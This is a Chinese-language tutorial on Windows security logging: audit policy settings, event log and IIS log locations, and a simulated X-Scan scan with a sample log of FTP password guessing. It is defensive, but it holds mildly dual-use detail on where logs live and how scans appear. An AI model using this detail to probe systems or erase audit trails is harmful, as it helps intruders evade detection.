


图3

可是在默认情况下，这里的日志记录得并不全面（有一些非常重要的安全性监视默认并不打开以节省系统资源），因此，为了能够全面详细的监视系统，我们应该手动对其进行一些安全配置。


图4

配置方法如下：

首先按下Win+R组合键打开“运行”，输入“gpedit.msc”打开组策略，依次展开“计算机配置”→“Windows设置”→“安全设置”→“本地策略”→“审核策略”，如图3。

我们双击右边的任意一项就可以对其进行设置，比如双击“审核帐户登录事件”，将“成功”与“失败”都勾上，如图4。同时我们也可以根据需要将其它选项进行设置监视，但是如果监视的太多的话，到时候生成的日志会非常多，要在里面找出真正对我们有用的信息就比较困难了。

我建议的设置如下：


“审核帐户登录事件”：成功、失败


“审核策略更改”：成功、失败

好了，到此系统日志就设置完毕了，可能很多朋友都会问，这些日志文件保存在什么地方呢？（路人甲：一看就知道这小子不安好心，想删除日志了是吧？）我们在“事件查看器”里右击“应用程序”，选择属性就可以看到“应用程序”日志文件保存的位置：C:\WINDOWS\system32\config\AppEvent.Evt。同样，可以知道“安全性”日志文件的位置：C:\WINDOWS\System32\config\SecEvent.Evt、“系统”日志文件路径：C:\WINDOWS\system32\config\SysEvent.Evt，如图5。

IIS的日志文件也可以使用同样的方法找到：首先在“开始”—“运行”，输入inetmgr并回车打开IIS管理器（也可以右击“我的电脑”—“管理”—“服务和应用程序”—“Internet信息服务”）。

找到“默认网站”右键查看属性，如图6。也可以找到IIS日志的文件路径（%systemroot%\system32\logfiles）。当然，这些地址我们都可以自行更改，建议不要使用默认的目录，更换一个记录日志的路径，同时设置日志访问权限，只允许管理员和SYSTEM为完全控制的权限以免被黑客使用一些工具轻而易举的删除掉。


图5


图6

在"扩展日志记录属性"中，我们切换到"扩展属性"选项，可以选择IIS应该记录哪些内容。默认情况下记录有"客户端IP地址"、"方法"、"URI资源"、"协议状态"、"时间"，如图7。




图7

一般来说，有这些信息就已经足够了，当然，如果有需要大家也可以自己添加一些需要被记录的内容（比如COOKIE注入的时候，默认是不会被记录下来的，不过如果在日志里设置了记录当时的cookie则可以捕获这一动作）。

现在很多服务器会使用MSSQL数据库以提高WEB服务效率，黑客进行SQL攻击时，如果使用到了一些存储过程或者函数，也很可能会在MSSQL数据库的日志里留下痕迹，默认安装的MSSQL日志记录在"C:\Program Files\Microsoft SQL Server\MSSQL\LOG"中，我们可以用文本编辑器来打开查看日志的内容。

另外，很多杀毒软件和防火墙也有自己的日志记录，那也是我们用以判断的有效根据，如果还装有第三方服务，比如Serv-U等FTP服务，它们也会有自带的日志记录以供我们参考。其中尤以防火墙日志最让小菜困扰，这里要解释一下，防火墙的很多报警都是不需要理会的（像什么ICMP攻击啊，SYN扫描或者是UDP攻击之类的，对系统不会造成任何影响，而且说不定对方根本就是无意识的），希望小菜们把悬着的心放下，不要再因为这些问题而叫嚣着："我要还击！"

第二节　模拟攻击对比日志

2.1 扫描时留下的日志

好了，在对日志有一个大概的了解后，我们一起来看看在被黑客进行各种各样的扫描、攻击后，日志都会记录些什么。

使用VMware架设起一个千疮百孔的虚拟机，我们首先在上面安装好IIS、MSSQL数据库和论坛这类服务器常见的东西，使用X-Scan3.3对其进行一次普通的扫描，如图8。




图8

当黑客们通过扫描获得了服务器很多的相关信息后，我们来看看，服务器又记录了多少黑客的信息，图9。




图9

事实上，黑客在猜解系统密码和FTP帐号的时候，系统日志和安全日志都已经非常详细的记录了整个过程。一起来看看图10，这是黑客尝试使用帐号root登录服务上的FTP服务（从日志的来源MSFTPSVC就知道是Microsfot FTP Service了），而且由于对方不停的猜测FTP的帐号，每一次猜错都会留下一条记录，我们也可以知道对方对哪些用户进行了猜解，从而对相应的用户做出提醒或者强制将该用户密码改得强壮些。截取FTP相关日志如下：




图10

#Software: Microsoft Internet Information Services 5.0
#Version: 1.0
#Date: 2002-07-24 01:32:07
#Fields: time cip csmethod csuristem scstatus
03:15:20 92.168.0.123 [1]USER administator 331
(IP地址为192.168.0.123用户名为administator的用户试图登录)
03:16:12 192.168.0.123 [1]PASS – 530 (登录失败)
03:17:04 192.168.0.123 [1]USER bright 331
(IP地址为192.168.0.123用户名为bright的用户试图登录)
03:17:06 192.168.0.123 [1]PASS – 530 (登录失败)
03:17:29 192.168.0.123 [1]USERlzy 331
(IP地址为192.168.0.123，用户名为lzy的用户试图登录)

默认情况下，X-SCAN还会对目标主机进行IIS编码解码漏洞的检测，而这个检测过程也会在IIS日志中留下大量的记录。我们打开C:\WINNT\system32\LogFiles\W3SVC1目录，找到当天的日志ex060311.log（表明这是采用

